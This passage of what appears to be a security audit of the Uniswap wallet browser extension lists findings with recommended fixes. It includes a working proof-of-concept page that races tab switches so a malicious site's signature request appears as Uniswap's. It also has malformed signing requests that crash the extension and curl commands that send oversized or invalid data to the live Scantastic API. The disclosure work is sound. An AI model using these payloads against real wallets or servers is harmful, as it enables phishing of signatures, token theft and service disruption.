- The entry point in the `sendMessageToActiveTab` function (figure 3.10) is different in that the function acts on a currently active tab. To trigger the bug, it would be necessary to make an Ethereum API request (e.g., connect the wallet to a dapp) in one tab and then switch focus to another tab—the response to the request should go to the website in the second tab.

```
export function sendMessageToActiveTab(message: Message, onError?: () => void): void {
  chrome.tabs.query({ active: true, currentWindow: true }, ([tab]) => {
    if (tab?.id) {
      chrome.tabs.sendMessage<Message>(tab.id, message).catch(() => {
        onError?().()
        // If no listener is listening to the message, the promise will be rejected,
        // so we need to catch it unless there is an explicit error handler
      })
    }
  })
}
```

Figure 3.10: The TOCTOU entry point in the `sendMessageToActiveTab` function ([universe/apps/stretch/src/background/utils/messageUtils.ts#9-19](#))

### Exploit Scenario

Alice connects her Uniswap wallet browser extension to a malicious website. The website triggers a request for a transaction signature via the Ethereum API and immediately redirects itself to the Uniswap website. The Uniswap extension's sidePanel displays the signature request and a confirmation button with the Uniswap information (figure 3.11). The Uniswap website did not have to be previously connected to the extension.




Figure 3.11: The Uniswap information in the sidePanel

Alice wrongly believes that the signature request comes from Uniswap and accepts it. She loses tokens.

The malicious website could use a script similar to the one shown in figure 3.12.

```

<!DOCTYPE html><html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Uniswap extension - TOB-UNIEXT-3</title>
</head><body>

<script type="text/javascript">
const wait_time = 120; // ADJUST THAT
const address = '0xCAFE21005d9D29F0C27460A8324de852b91b79b1'; // whatever
const target = 'https://app.uniswap.org/swap?chain=mainnet';

let provider = null;

async function poc() {
  try {
    console.log('Start TOB-UNIEXT-3 PoC');
    await new Promise(r => setTimeout(r, 2000)); // for demo purposes only

    // move to other website
    window.location = target;

    // sleep, because location change is slow
    await new Promise(r => setTimeout(r, wait_time));

    // to bypass content script's isAuthorized
    provider.publicKeys = [address];

    // trigger asynchronous request
    ethereum.request({
      method: 'personal_sign',
      params: ['0x414142', address],
    });

  } catch (err) {
    console.error(err);
  }
}

const initialize = () => {
  window.addEventListener('eip6963:announceProvider', (event) => {
    console.log(event.detail.provider);
    provider = event.detail.provider;
    (async () => {
      try {
        await poc();
      } catch(err) {
        console.error(err);
      }
    })()
  });
  window.dispatchEvent(new Event('eip6963:requestProvider'));
};

```

```
window.addEventListener('load', initialize);  
</script>  
</body>  
</html>
```

*Figure 3.12: Proof-of-concept exploit*

To debug the vulnerability, it is easiest to set a breakpoint in the extension's service worker (the background component).

## Recommendations

Short term, use the URL as the only authentication data and stop using tab IDs for control flow purposes. The root cause of the vulnerability described in this finding is confusion between the two identifiers: the URL and the tab ID. The fact that the `sidePanel` is global and not tab-specific further adds to the confusion.

To start fixing the issue, replace the `sender.tab.id` argument in the call to the `addRequest` method in the `initMessageBridge` function (figure 3.1) with `sender.url` or `sender.origin`—research which one of these two should be used. With this change, the background component will be able to uniquely determine the dapp (website) sending the request and will not have to request data from the Chrome API using tab IDs.

The previous recommendation eliminates race conditions in the content script for background communication. However, communication in the other direction may also suffer from race conditions—that is, the background may asynchronously send a message to the wrong content script. To mitigate that, we recommend having the code either check the tab's URL just before sending a message (e.g., using the `sendMessageToUrl` method) or implementing **long-lived communication channels**.

#### 4. The clipboard is not cleared when copying the recovery phrase

Severity: Low

Difficulty: High

Type: Data Exposure

Finding ID: TOB-UNIEXT-4

Target: Uniswap wallet browser extension

#### Description

When the recovery phrase is copied, the Uniswap wallet browser extension does not remove it from the clipboard after a specified threshold—for example, one minute—as shown in figure 4.1. Clearing the clipboard is important because its contents can be accessed outside the browser’s context (i.e., by other applications on the user’s OS).




Figure 4.1: The recovery phrase view in the Uniswap wallet browser extension with the copy functionality

#### Exploit Scenario

A user copies his recovery phrase and then opens a malicious application that steals the recovery phrase from the OS clipboard, which leads to stolen funds.

#### Recommendations

Short term, modify the code to clear the clipboard from the extension’s context after one or two minutes when the recovery phrase is copied.



## 5. Browser extension crashes when data to be signed does not follow EIP-712 standard

Severity: Low

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-UNIEXT-5

Target: universe/apps/stretch/src/background/features/dappRequests/requestContent/SignTypedDataContent.tsx

### Description

The Uniswap wallet browser extension crashes when a data message for the user to sign in using the `eth_signTypedData_v4` method does not follow the EIP-712 format.

First, the browser extension crashes (figure 5.1) when the message does not contain the required `TypedData` parameter (figure 5.2).




Figure 5.1: The Uniswap browser extension crashes when a message to be signed does not contain the required `TypedData`.

```
await window.ethereum.request({
  "method": "eth_signTypedData_v4",
  "params": [
    "0x0000000000000000000000000000000000000000000000000000000000000000",
  ]});
```

Figure 5.2: An example request using the `eth_signTypedData_v4` method with the message without the required `TypedData`

The extension crashes because the `SignTypedDataDetails` function does not check whether the `rawTypedData` parameter is valid and passes the `rawTypedData` directly to the `JSON.parse` function (figure 5.3, lines 13–14).

```

6   export const SignTypedDataDetails = ({
7     chainId,
8     request,
9   }): {
10    chainId: number
11    request: DappRequestStoreItem
12  }: JSX.Element => {
13    const rawTypedData = (request.dappRequest as
SignTypedDataRequest).typedData
14    const typedData: EthTypedMessage = JSON.parse(rawTypedData)
15  }
16  (...))

```

Figure 5.3: The `SignTypedDataDetails` function responsible for parsing typed data ([universe/apps/stretch/src/background/features/dappRequests/requestContent/SignTypedDataContent.tsx#6-14](#))

Second, the extension crashes (figure 5.6) when the message does not contain the `message` property (figure 5.4). The `SignTypedDataDetails` method passes the `typedData.message` property without any check to the `getParsedObjectDisplay` method (figure 5.5). The `typedData.message` becomes undefined if it does not exist in the message. Then an undefined `typedData.message` is passed to the `Object.keys` function in the `getParsedObjectDisplay` function to create an array containing all the keys of the `obj` object. Creating an array with the undefined `obj` leads to a crash.

```

await window.ethereum.request({
  "method": "eth_signTypedData_v4",
  "params": [
    "0x0000000000000000000000000000000000000000000000000000000000000000",
    JSON.stringify({
      IamNotMessage: {
        content: 'Hello, world!'
      }
    })
  ]
});

```


Figure 5.4: An example request using the `eth_signTypedData_v4` method with the message without the required message property

```

    {getParsedObjectDisplay(chainId, typedData.message)}
  // (...)
  const getParsedObjectDisplay = (chainId: number, obj: any, depth = 0): JSX.Element => {
    // (...)
    {Object.keys(obj).map((objKey) => {

```

Figure 5.5: Part of the `SignTypedDataDetails` function that directly passes the `typedData.message` to the `getParsedObjectDisplay` function ([universe/apps/stretch/src/background/features/dappRequests/requestContent/SignTypedDataContent.tsx#19-39](#))



```
✖ ▶ TypeError: Cannot convert undefined or null to object
    at Function.keys (<anonymous>)
    at Ak (SignTypedDataContent.tsx:26:15)
    at ik (SignTypedDataContent.tsx:15:8)
    at Ai (react-dom.production.min.js:167:137)
    at Al (react-dom.production.min.js:290:337)
    at ku (react-dom.production.min.js:280:389)
    at vu (react-dom.production.min.js:280:320)
    at wu (react-dom.production.min.js:280:180)
    at su (react-dom.production.min.js:271:88)
    at cu (react-dom.production.min.js:273:300)
    at Gr (react-dom.production.min.js:127:105)
    at react-dom.production.min.js:267:273
```

*Figure 5.6: The Uniswap wallet browser extension crashes when a message to be signed does not contain the required message property.*

## Exploit Scenario

An attacker finds a way to force a user to sign a malformed message that crashes the user's extension. The crash disrupts confidence in the Uniswap browser extension's security.

## Recommendations

Short term, add appropriate checks for the `rawTypedData` and `typedData.message` variables to ensure they are not null or undefined.

Long term, extend unit tests to cover a scenario with a malformed message to be signed. Additionally, cover the `SignTypedDataDetails` and `getParsedObjectDisplay` functions with fuzz tests.

## 6. Minimum Chrome version not enforced

Severity: Informational

Difficulty: Low

Type: Configuration

Finding ID: TOB-UNIEXT-6

Target: universe/apps/stretch/src/manifest.json

### Description

The `manifest.json` file of the Uniswap wallet browser extension does not contain a field to enforce a minimum Chrome version. Having this field can prevent a user from using a potentially vulnerable version because it will force the user to update before using the extension. Furthermore, **service worker lifetime behaviors** differ depending on the Chrome version, which could result in differentials.

### Exploit Scenario

A user opens the Uniswap wallet browser extension while using a vulnerable version of Chrome, which is exploited by an attacker.

### Recommendations

Short term, choose a minimum Chrome version to support based on the desired service worker lifetime behaviors. Specify this version in the `manifest.json` file.

## 7. Data from Uniswap server is weakly validated in Scantastic protocol

Severity: Low

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-UNIEXT-7

Target: `universe/apps/stretch/src/app/features/onboarding/*`

### Description

Data received by the Uniswap wallet browser extension from the remote Uniswap server is not validated, which allows the server to provide malicious data, forcing the extension to perform actions impacting the users' security.

The UUID information used to construct QR codes is especially sensitive. The UUID is received from the server and saved in local storage without any validation (figure 7.1). Later it is used to construct a QR code without URL encoding (figure 7.2) and URL addresses for HTTP requests (figure 7.3).

```
// Initiate scantastic onboarding session
const response = await fetch(`${uniswapUrls.apiBaseExtensionUrl}/scantastic/uuid`, {
  method: 'POST',
  headers: {
    Accept: 'application/json',
  },
})

// TODO(EXT-485): improve error handling
if (!response.ok) {
  logger.error('failed to fetch uuid for mobile->ext onboarding', {
    {...omitted for brevity...}
  })
  return
}

const data = await response.json()

// TODO(EXT-485): improve error handling
if (!data.uuid) {
  return
}

{...omitted for brevity...}
setSessionUUID(data.uuid)
sessionStorage.setItem(ONBOARDING_UUID, data.uuid)
```

Figure 7.1: The extension receives the UUID from the server. (`universe/apps/stretch/src/app/features/onboarding/scan/ScantasticContextProvider.tsx#99-129`)

```
let qrURI = `scantastic://pubKey=${JSON.stringify(publicKey)}&uuid=${sessionUUID}`
```

*Figure 7.2: The extension uses the UUID to construct a QR code without encoding.  
([universe/apps/stretch/src/app/features/onboarding/scan/utils.ts#58](#))*

```
// poll OTP state
const response = await fetch(
  `${uniswapUrls.apiBaseExtensionUrl}/scantastic/otp-state/${sessionUUID}`,
  {
    method: 'POST',
    headers: {
      Accept: 'application/json',
    },
  },
)
```

*Figure 7.3: The extension uses the UUID to construct a URL without encoding.  
([universe/apps/stretch/src/app/features/onboarding/scan/ScantasticContextProvider.tsx#155-164](#))*

The vulnerability has been set to only low severity because the Uniswap mobile application uses the first pubKey parameter from the QR code, which happens to be the correct one. However, the system is secure accidentally and the vulnerability would be of high severity otherwise.

```
export function parseScantasticParams(uri: string): ScantasticModalState {
  const pubKey = new URLSearchParams(uri).get('pubKey') || ''
  const uuid = new URLSearchParams(uri).get('uuid') || ''
  const vendor = new URLSearchParams(uri).get('vendor') || ''
  const model = new URLSearchParams(uri).get('model') || ''
  const browser = new URLSearchParams(uri).get('browser') || ''
  return { pubKey, uuid, vendor, model, browser }
}
```

*Figure 7.4: The mobile application uses the first parameter with the given key.  
([universe/apps/mobile/src/components/WalletConnect/ScanSheet/util.ts#167-174](#))*

## Exploit Scenario

Mallory takes control of the Uniswap server and modifies its code. The server starts sending malicious UUIDs in response to requests to the `/v2/scantastic/uuid` URL. The modified responses look like the following:

```
"uuid": "a-b-c-d&pubKey={}&vendor=X"
```

Alice onboards her wallet from the mobile application to Uniswap's extension. She scans a QR code that contains a Scantastic URL with two pubKey and two vendor parameters.

```
scantastic://pubKey={"alg":"RSA-OAEP-256","e":"AQAB","ext":true,"key_ops":["encrypt"],"kty":"RSA","n":"wZV...bc"}&uuid=a-b-c-d&pubKey={}&vendor=X&vendor=Apple&model=Macintosh&browser=Chrome
```

The mobile application uses the first pubKey (generated by the extension). However, the mobile application also uses the first vendor (injected by the server). Alice manually validates the vendor, trusting it to come from the extension. She is tricked by the server.

## Recommendations

Short term, make the extension strictly validate all data received from remote servers. At a minimum, the code shown in figure 7.1 should be fixed.

Make the extension encode data before using it to construct QR codes and URLs. At a minimum, the code shown in figures 7.2 and 7.3 should be fixed.

Ensure that data from QR codes is validated in the mobile application. If there are URLs from Scantastic QR codes, the application should verify the following:

- The URL contains only a single schema separator [ : / ].
- The URL schema is equal to the "scantastic" string.
- All keys in the URL's search parameters are unique.
- The UUID from the URL has the expected syntax.
- The pubKey from the URL has the expected syntax and its fields (e.g., alg and kty) have expected values.

## 8. Wallet information accessible in locked state

Severity: Low

Difficulty: Medium

Type: Data Exposure

Finding ID: TOB-UNIEXT-8

Target: Uniswap wallet browser extension

### Description

It is possible to interact with the locked Uniswap wallet browser extension. For example, when connected to a dapp, the locked extension still allows a website to return a user's address (figure 8.1). However, during the audit, we did not find that it was possible to send a transaction on the locked or disconnected wallet.




Figure 8.1: An example interaction with the locked Uniswap wallet

### Exploit Scenario

Bob connects the wallet with a dapp and locks the wallet. He can then see that some data is still available on the dapp, even though he locked the wallet. He compares this behavior to competitors' wallets and loses confidence in the Uniswap wallet browser extension.

### Recommendations

Short term, ensure that no interaction to retrieve sensitive data (e.g., using an address to retrieve the account balance) is possible on the locked wallet.



Long term, extend the testing suite to ensure the browser extension prevents any interaction in the locked state.

## 9. Scantastic server API does not strictly validate users' data

Severity: Informational

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-9

Target: Scantastic server API

### Description

The data coming from the user is not validated on the Scantastic level. The resulting error sources rely on the back-end components (such as DynamoDB). This behavior can lead to unpredictable server-side problems, especially if the specifics of the back-end components change in the future.

For example, creating a blob longer than 409,495 characters is impossible because the blob exceeds the maximum item size supported by DynamoDB (figure 9.1).

```
$ random_num=$(printf 'A%.0s' {1..409496})
$ curl -X POST 'https://gateway.uniswap.org/v2/scantastic/blob' \
-H 'Host: gateway.uniswap.org' \
-H 'Origin: chrome-extension://pamklohbbhhpfgbmmkdnfbelfgijldpe' \
-d @- <<EOF
{"uuid":"d2d5cebe-d5e1-4bdf-8a4c-275341172242","blob":"$random_num"}
EOF
{"statusCode":500,"errorName":"InternalServerError"}
```

Figure 9.1: Commands that send a 409,496-character-long blob to the Scantastic API

It is feasible to obtain an OTP for a 409,495-character-long blob (figure 9.2), but it is impossible to retrieve the blob via the `/v2/scantastic/otp` API call because the server returns a 500 Internal Server Error (figure 9.3).

```
$ random_num=$(printf 'A%.0s' {1..409495})
$ curl -X POST 'https://gateway.uniswap.org/v2/scantastic/blob' \
-H 'Host: gateway.uniswap.org' \
-H 'Origin: chrome-extension://pamklohbbhhpfgbmmkdnfbelfgijldpe' \
-d @- <<EOF
{"uuid":"ea284e33-239e-403f-a6b2-0a93ca843942","blob":"$random_num"}
EOF
{"otp":"933648","expiresAtInSeconds":1707735704}
```

Figure 9.2: Commands that send a 409,495-character-long blob to the Scantastic API

```
$ random_num=$(printf 'A%.0s' {1..409495})
$ curl -X POST 'https://gateway.uniswap.org/v2/scantastic/otp' \
-H 'Host: gateway.uniswap.org' \
-H 'Origin: chrome-extension://pamklohbbhhpfgbmmkkdnfbelfgijldpe' \
-d @- <<EOF
{"uuid":"ea284e33-239e-403f-a6b2-0a93ca843942","otp":"933648"}
EOF
{"statusCode":500,"errorName":"InternalServerError"}
```

*Figure 9.3: Commands that try to retrieve the 409,495-character-long blob*

Additionally, the Scantastic API does not implement the UUID validation. The resulting internal server error (figure 9.4) occurs because DynamoDB does not consider the empty string a valid value for a primary key attribute.

```
POST /v2/scantastic/blob HTTP/2
Host: gateway.uniswap.org
Origin: chrome-extension://pamklohbbhhpfgbmmkkdnfbelfgijldpe
Content-Length: 24

{"uuid":"","blob":"abc"}

HTTP/2 500 Internal Server Error
Date: Mon, 12 Feb 2024 11:08:13 GMT
Content-Type: application/json
Content-Length: 52
(...)

{"statusCode":500,"errorName":"InternalServerError"}
```

*Figure 9.4: An HTTP request-and-response cycle that sends a blob with an empty UUID*

## Recommendations

Short term, implement strict validation of user-supplied data in the Scantastic API.

Long term, periodically scan the Scantastic API dynamically to identify any edge-case scenarios unhandled by the application.

## 10. Extension's content script is injected into files

Severity: Low

Difficulty: High

Type: Configuration

Finding ID: TOB-UNIEXT-10

Target: universe/apps/stretch/src/manifest.json

### Description

The Uniswap wallet browser extension specifies the `content_scripts.matches` field as the `<all_urls>` pattern. Therefore, the `injected.js` file is injected into both HTTP websites and local files opened with a browser. This behavior unnecessarily increases the attack surface.

Moreover, opening the wallet in a local HTML file makes the wallet display only the `file://` schema and not the filename or file path. If the `content_scripts.matches` field is to be kept as it is, then this issue must be fixed.




Figure 10.1: Uniswap wallet browser extension does not display filename.

### Exploit Scenario

Alice downloads a malicious HTTP file and opens it in a browser. The file exploits vulnerabilities in the Uniswap browser extension using the injected content script.

### Recommendations

Short term, set the `content_scripts.matches` field to `https://*/`. This will limit content script injections to websites only.

## 11. Messages with non-printable characters are displayed incorrectly in `personal_sign` request

Severity: Low

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-UNIEXT-11

Target: `universe/apps/stretch/src/contentScript/InjectedProvider.ts`

### Description

The Uniswap wallet browser extension opens a pop-up dialog box when a dapp requests a signature using the JavaScript Ethereum API. The dialog box displays a message to be signed to a user. The message is shown as UTF-8 text. If the message contains non-printable or binary characters, the characters are displayed as whitespaces (figure 11.1).




Figure 11.1: Message `0x410a0d0b0c20420043` as presented to the user

```
const request: SignMessageRequest = {  
  type: DappRequestType.SignMessage,  
  requestId: uuidv4(),  
  messageHex: ethers.utils.toUtf8String(messageHex),  
}
```

Figure 11.2: Message converted from hex to UTF-8 in the `handleEthSignMessage` method (`universe/apps/stretch/src/contentScript/InjectedProvider.ts#348-352`)

## Exploit Scenario

A malicious dapp requests a user to sign a specially crafted message that contains a combination of UTF-8 and non-printable characters. It is displayed by the browser extension in a way that masks the true content of the message. The user signs a different message than they see on the screen.

## Recommendations

Short term, have the code detect non-printable characters and display messages containing such characters with hex encoding. Alternatively, reject such messages.

Consider always displaying a message in two ways: as plaintext and in hex encoding. Additionally, consider warning users about messages containing non-printable characters, as these may be misleading during manual, human verification. Unfortunately, the `personal_sign` method is underspecified and various wallets handle messages in different ways.

## 12. Ethereum API signing methods do not validate all arguments

Severity: Low

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-UNIEXT-12

Target: Uniswap wallet browser extension

### Description

The Uniswap wallet browser extension does not validate some arguments when handling the `personal_sign` and `eth_signTypedData_v4` methods of the Ethereum API.

The `personal_sign` method (implemented in the `handleEthSignMessage` function) and the `eth_signTypedData_v4` method (implemented in the `handleEthSignTypedData` function) take two arguments: the message to sign and the signer's address. The Uniswap extension ignores the address argument. This issue may cause dapps to behave incorrectly.

The `eth_signTypedData_v4` method specifies a chain ID that **should be validated** against the chain ID active in the wallet, but it is not.

### Exploit Scenario

Alice connects a dapp to her Uniswap wallet browser extension with address X. The dapp requests a signature with the `personal_sign` or `eth_signTypedData_v4` method for address Y. Alice signs with a different address than the dapp requested. The dapp is confused.

### Recommendations

Short term, make the `handleEthSignMessage` function check the address argument. If the address is different from the connected wallet address, the function should either reject the request as unauthorized or ask the user to change wallets. The address should be checked in the background component, not in the content script.

### 13. Not all data is displayed to users for manual validation

Severity: Medium

Difficulty: Medium

Type: Data Validation

Finding ID: TOB-UNIEXT-13

Target: Uniswap wallet browser extension

#### Description

The Uniswap wallet browser extension does not display all relevant data for manual verification by the user. At least the `eth_signTypedData_v4` method is vulnerable.

A `Permit` operation on the `eth_signTypedData_v4` method causes the extension to display the owner and spender parameter information but not display the value, nonce, and deadline parameters.




Figure 13.1: Uniswap wallet browser extension (first image) displays less data than the Rabby wallet (second image) and the MetaMask wallet (third image)

#### Exploit Scenario

Alice connects her Uniswap wallet browser extension to a malicious dapp. The dapp uses the `eth_signTypedData_v4` method to ask Alice for a signature to call a **smart contract's**



**permit function.** The dapp tells Alice that the permitted value is small (e.g., 1 token). However, the dapp calls the `eth_signTypedData_v4` method with a large value—100,000 tokens. The wallet does not display the `value` information to Alice, and she incorrectly thinks that it is equal to the 1 token. She signs the message. The dapp drains Alice's account.

### **Recommendations**

Short term, make the browser extension display all relevant information to the user when handling the `eth_signTypedData_v4` method. Review other methods and operations and ensure that they make the wallet display all relevant information.

## 14. URL origin is explicitly constructed

Severity: Informational

Difficulty: High

Type: Data Validation

Finding ID: TOB-UNIEXT-14

Target:

universe/apps/stretch/src/background/features/dappRequests/utils.ts

### Description

The `extractBaseUrl` function is used by the Uniswap wallet browser extension to transform a website URL to an origin. Later in the code, the origin is used to differentiate websites. While the `extractBaseUrl` function is correct, it could be simplified. The **origin** field of the URL class could be returned, which would make the function less error-prone.

```
const parsedUrl = new URL(url)
return `${parsedUrl.protocol}://${parsedUrl.hostname}${
  parsedUrl.port ? ':' + parsedUrl.port : ''
}
```

Figure 14.1: The main part of the `extractBaseUrl` function ([universe/apps/stretch/src/background/features/dappRequests/utils.ts#8-11](#))

